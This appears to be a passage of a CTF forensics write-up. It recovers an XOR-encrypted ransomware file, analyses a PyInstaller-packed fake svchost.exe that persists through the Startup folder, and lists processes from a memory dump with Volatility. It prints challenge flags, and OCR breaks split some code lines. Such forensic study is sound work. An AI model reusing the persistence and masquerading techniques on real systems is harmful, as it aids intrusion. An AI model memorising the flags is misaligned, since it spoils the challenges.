
The previous steps established the following critical pieces of information:

- **Encrypted File Path:** `C:\Users\Fakhri\Documents\BigClient_Proposal_2025.docx.lock`
- **Encryption Key Location:** `HKEY_CURRENT_USER\SOFTWARE\ShadowCrypt\Keys`

- **Key Value:** `d39316995b8fdc7ccbd7662b44bb374c2025` (This was the key retrieved from the registry, likely the value associated with the

`BigClient_Proposal_2025.docx.lock` entry).

The malware used a simple **XOR cipher** for encryption, where the hardcoded key is XORed against the file's contents, repeating the key if the file is longer.



2. Decryption Strategy


A custom script (using Python, as shown) was created to replicate the ransomware's XOR encryption/decryption logic.

Steps:

1. **Define Key:** Set the key as a byte string: `key = b"d39316995b8fdc7ccbd7662b44bb374c2025"`
2. **Read Ciphertext:** Read the entire contents of the `.lock` file into memory.
3. **Perform XOR Operation:** Iterate through the encrypted data, XORing each byte with the corresponding byte from the key (using the modulo operator to repeat the key).
4. **Write Plaintext:** Write the resulting decrypted bytes to a new file, `Recovered_BigClient_Proposal_2025.docx`.

```
key = b"d39316995b8fdc7ccbd7662b44bb374c2025"

with open("BigClient_Proposal_2025.docx.lock", "rb") as f:
    data = f.read()
```

```
out = bytes([data[i] ^ key[i % len(key)] for i in range(len
(data))])

with open("Recovered_BigClient_Proposal_2025.docx", "wb") a
s f:
    f.write(out)

print("[+] Decryption complete (ASCII key)")
```



3. Flag Recovery

After successfully executing the decryption script, the recovered file, `Recovered_BigClient_Proposal_2025.docx`, was opened. Inside the document, the final challenge flag was found.

4. Solution

Flag:

`nexsec2025{sh4d0w_crypt_m4st3r_2025}`

4.10. OhMyFiles #10

Points: 20 (Beginner)
Challenge: In the ransomware code, What are two strings two specific string constants are used to avoid re-encrypting its own ransom note and decryption instructions.
Example: nexsec25{STRING1_STRING2}

1. Initial Evidence – Deleted RAR File

The investigation began with a **deleted archive recovered from the Recycle Bin**:

Code

```
$R96XXEK.rar
```

This file was restored using **FTK Imager**.

2. Suspicious Startup Entry

During forensic analysis with FTK Imager, a suspicious shortcut was identified:

Code

```
C:\Users\Fakhri\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startuplnk.lnk
```

- The `.lnk` file pointed to a **fake** `svchost.exe` located in `%LOCALAPPDATA%` rather than the legitimate system path.
- By abusing the **Startup folder**, the malware ensured persistence by executing its payload automatically at each login.
- Shortcut metadata revealed relative path references such as `..\..\AppData\Local\svchost.exe`, allowing the malicious executable to masquerade as a trusted Windows process.

3. File Recovery & Transfer

The archive was unzipped, and the suspicious executable was recovered from `AppData\Local` before being deleted by antivirus.

- The sample was transferred to a **Kali Linux environment** for deeper analysis.


4. Static Analysis – Strings

```
┌──(kali㉿kali)-[~/…/nexsec/foren/DISKIMG_FAKRI251211/lq]
└─$ strings svchost.exe
!This program cannot be run in DOS mode.
FRich
.text
`.rdata
@.data
.pdata
@.fptable
.rsrc
@.reloc
```

```
bVCRUNTIME140.dll
b_bz2.pyd
b_decimal.pyd
b_hashlib.pyd
b_lzma.pyd
b_socket.pyd
bbase_library.zip
blibcrypto-3.dll
bpython313.dll
bselect.pyd
bunicodedata.pyd
opyi-contents-directory _internal
zPYZ.pyz
9python313.dll
```


Using the `strings` utility, several indicators were observed:

- Embedded references suggesting Python packaging.
- Suspicious function calls and obfuscated code fragments.



references

5. Identification – Python Packaging




Further inspection revealed:

- The executable was **PyInstaller-packed (Python 3.13)**.
- Extraction was performed using `pyinstxtractor`.
- The embedded archive contained the main entry point:

Code

`svchost.pyc`

6. Decompiled Code




The `.pyc` file was decompiled using an online Python decompiler.

- Decompiled source revealed the malware's logic and payload structure.
- The recovered code was reformatted into a **flag format** for challenge validation.

Summary of Findings


- **Persistence Mechanism:** Abuse of Windows Startup folder via malicious `.lnk` file.
- **Masquerading Technique:** Fake `svchost.exe` placed in `%LOCALAPPDATA%`.
- **Packaging Method:** PyInstaller-packed Python executable.
- **Analysis Workflow:** FTK Imager → Strings → Pyinstxtractor → Python decompiler.



- **Outcome:** Decompiled code successfully extracted, enabling flag identification.
  `nexsec25{DECRYPT_RANSOM}`

4.11. MEMOIR #1


Points: 10 (Beginner)
Description



From the zip file given, it has a file named `memdump.mem` . so i just analyze it using **Volatility**.

```
python .\vol.py -f 'C:\Users\Flare\Downloads\MCMC\memoir 2
\memdump.mem' windows.pslist
```

This command will dump the memory and shows the state of all processes that were running or recently terminated at the time the memory was captured.



```
PS C:\Users\Flare\Downloads\volatility3 > python .\vol.py -f 'C:\Users\Flare\Downloads\MCMC\memoir 2\memdump.mem' windows.pslist
Volatility 3 Framework 2.26.2
Progress:  100.00       PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0xba0186a5d080  142     -       N/A     False   2025-12-11 19:38:44.000000 UTC  N/A     Disabled
92      4       Registry        0xba0186a9b080  4       -       N/A     False   2025-12-11 19:38:31.000000 UTC  N/A     Disabled
348     4       smss.exe        0xba018b158040  2       -       N/A     False   2025-12-11 19:38:46.000000 UTC  N/A     Disabled
456     448     csrss.exe       0xba018b4b4080  14      -       0       False   2025-12-11 19:39:09.000000 UTC  N/A     Disabled
528     448     wininit.exe     0xba018b5c6080  1       -       0       False   2025-12-11 19:39:09.000000 UTC  N/A     Disabled
540     520     csrss.exe       0xba018b5cc080  11      -       1       False   2025-12-11 19:39:09.000000 UTC  N/A     Disabled
620     520     winlogon.exe    0xba018b5e7080  3       -       1       False   2025-12-11 19:39:09.000000 UTC  N/A     Disabled
656     528     services.exe    0xba018b70c080  6       -       0       False   2025-12-11 19:39:09.000000 UTC  N/A     Disabled
676     528     lsass.exe       0xba018b724080  8       -       0       False   2025-12-11 19:39:10.000000 UTC  N/A     Disabled
776     656     svchost.exe     0xba018b788240  18      -       0       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
784     620     fontdrvhost.ex  0xba018b789080  5       -       1       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
792     528     fontdrvhost.ex  0xba018b78a080  5       -       0       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
896     656     svchost.exe     0xba018b6622c0  12      -       0       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
888     656     svchost.exe     0xba018b6a32c0  32      -       0       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
884     656     svchost.exe     0xba018b6df2c0  13      -       0       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
960     656     svchost.exe     0xba018c41a280  21      -       0       False   2025-12-11 19:39:11.000000 UTC  N/A     Disabled
944     620     dwm.exe 0xba018c4472c0  14      -       1       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1020    620     LogonUI.exe     0xba018c44a080  10      -       1       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1060    656     svchost.exe     0xba018c46d2c0  27      -       0       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1068    656     svchost.exe     0xba018c46f2c0  15      -       0       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1136    656     svchost.exe     0xba018c49a340  53      -       0       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1264    656     svchost.exe     0xba018c52f2c0  18      -       0       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1336    656     svchost.exe     0xba018c54c240  1       -       0       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1472    656     svchost.exe     0xba018c5ea2c0  2       -       0       False   2025-12-11 19:39:12.000000 UTC  N/A     Disabled
1740    656     svchost.exe     0xba018c6a1240  3       -       0       False   2025-12-11 19:39:13.000000 UTC  N/A     Disabled
1840    656     svchost.exe     0xba018c6b52c0  11      -       0       False   2025-12-11 19:39:14.000000 UTC  N/A     Disabled
1924    656     svchost.exe     0xba018c6a2080  3       -       0       False   2025-12-11 19:39:14.000000 UTC  N/A     Disabled
1940    656     svchost.exe     0xba018b6b6080  4       -       0       False   2025-12-11 19:39:14.000000 UTC  N/A     Disabled
1760    656     svchost.exe     0xba018c79c2c0  12      -       0       False   2025-12-11 19:39:14.000000 UTC  N/A     Disabled
1908    656     spoolsv.exe     0xba018c780080  8       -       0       False   2025-12-11 19:39:14.000000 UTC  N/A     Disabled
2184    656     DbxSvc.exe      0xba018c885200  24      -       0       False   2025-12-11 19:39:15.000000 UTC  N/A     Disabled
2196    656     svchost.exe     0xba018c8a4240  11      -       0       False   2025-12-11 19:39:15.000000 UTC  N/A     Disabled
2296    656     MsMpEng.exe     0xba018c88f340  9       -       0       False   2025-12-11 19:39:15.000000 UTC  N/A     Disabled
2504    656     MpDefenderCore  0xba018c98b080  8       -       0       False   2025-12-11 19:39:16.000000 UTC  N/A     Disabled
3088    656     svchost.exe     0xba018c9ce080  7       -       0       False   2025-12-11 19:39:20.000000 UTC  N/A     Disabled
3780    776     dllhost.exe     0xba018cca22c0  5       -       0       False   2025-12-11 19:39:25.000000 UTC  N/A     Disabled
3156    656     svchost.exe     0xba018ce512c0  5       -       0       False   2025-12-11 19:39:31.000000 UTC  N/A     Disabled
2960    656     svchost.exe     0xba018cac1080  28      -       0       False   2025-12-11 19:39:33.000000 UTC  N/A     Disabled
3596    4       MemCompression  0xba018ce89180  58      -       N/A     False   2025-12-11 19:39:36.000000 UTC  N/A     Disabled
3700    656     SearchIndexer.  0xba018ce5f240  16      -       0       False   2025-12-11 19:39:36.000000 UTC  N/A     Disabled
4024    2196    AggregatorHost  0xba018ce8e080  4       -       0       False   2025-12-11 19:39:44.000000 UTC  N/A     Disabled
8020    2824    csrss.exe       0xba018d128080  11      -       2       False   2025-12-11 19:40:00.000000 UTC  N/A     Disabled
2180    2824    winlogon.exe    0xba018d26f080  6       -       2       False   2025-12-11 19:40:00.000000 UTC  N/A     Disabled
8000    2180    fontdrvhost.ex  0xba018cc90080  5       -       2       False   2025-12-11 19:40:04.000000 UTC  N/A     Disabled
2876    2180    dwm.exe 0xba018c9a60c0  15      -       2       False   2025-12-11 19:40:04.000000 UTC  N/A     Disabled
1948    656     WUDFHost.exe    0xba018d2ed0c0  8       -       0       False   2025-12-11 19:40:05.000000 UTC  N/A     Disabled
8416    988     rdpclip.exe     0xba018b39a240  9       -       2       False   2025-12-11 19:40:17.000000 UTC  N/A     Disabled
8492    1136    sihost.exe      0xba018b39e0c0  13      -       2       False   2025-12-11 19:40:17.000000 UTC  N/A     Disabled
8464    656     svchost.exe     0xba018b240080  17      -       2       False   2025-12-11 19:40:17.000000 UTC  N/A     Disabled
728     2180    userinit.exe    0xba018da84080  0       -       2       False   2025-12-11 19:40:20.000000 UTC  2025-12-11 19:40:58.000000 UTC  Disabled
4116    1136    taskhostw.exe   0xba018dbb0300  8       -       2       False   2025-12-11 19:40:25.000000 UTC  N/A     Disabled
4380    728     explorer.exe    0xba018dd44080  57      -       2       False   2025-12-11 19:40:26.000000 UTC  N/A     Disabled
4392    460     ctfmon.exe      0xba018dd42080  9       -       2       False   2025-12-11 19:40:26.000000 UTC  N/A     Disabled
1044    656     svchost.exe     0xba018dbae300  6       -       2       False   2025-12-11 19:40:35.000000 UTC  N/A     Disabled
8124    776     StartMenuExper  0xba018e17b080  8       -       2       False   2025-12-11 19:40:36.000000 UTC  N/A     Disabled
8244    776     RuntimeBroker.  0xba018e156080  3       -       2       False   2025-12-11 19:40:37.000000 UTC  N/A     Disabled
8544    776     SearchApp.exe   0xba018e2ce080  26      -       2       False   2025-12-11 19:40:39.000000 UTC  N/A     Disabled
6692    776     RuntimeBroker.  0xba018ded9080  11      -       2       False   2025-12-11 19:40:42.000000 UTC  N/A     Disabled
4996    776     RuntimeBroker.  0xba018de16080  4       -       2       False   2025-12-11 19:40:47.000000 UTC  N/A     Disabled
5768    4380    SecurityHealth  0xba018db972c0  1       -       2       False   2025-12-11 19:40:57.000000 UTC  N/A     Disabled
4624    4380    Greenshot.exe   0xba018d1cf080  8       -       2       False   2025-12-11 19:40:57.000000 UTC  N/A     Disabled
4620    656     SecurityHealth  0xba018ddec080  10      -       0       False   2025-12-11 19:40:57.000000 UTC  N/A     Disabled
4660    4380    msedge.exe      0xba018da14080  0       -       2       False   2025-12-11 19:40:58.000000 UTC  2025-12-11 19:46:52.000000 UTC  Disabled
1856    776     ShellExperienc  0xba018da22080  13      -       2       False   2025-12-11 19:41:00.000000 UTC  N/A     Disabled
4800    776     RuntimeBroker.  0xba018e6ae2c0  2       -       2       False   2025-12-11 19:41:01.000000 UTC  N/A     Disabled
4832    4380    OneDrive.exe    0xba018e7f5080  23      -       2       False   2025-12-11 19:41:04.000000 UTC  N/A     Disabled
8288    4380    PhoneExperienc  0xba018e99d080  19      -       2       False   2025-12-11 19:41:11.000000 UTC  N/A     Disabled
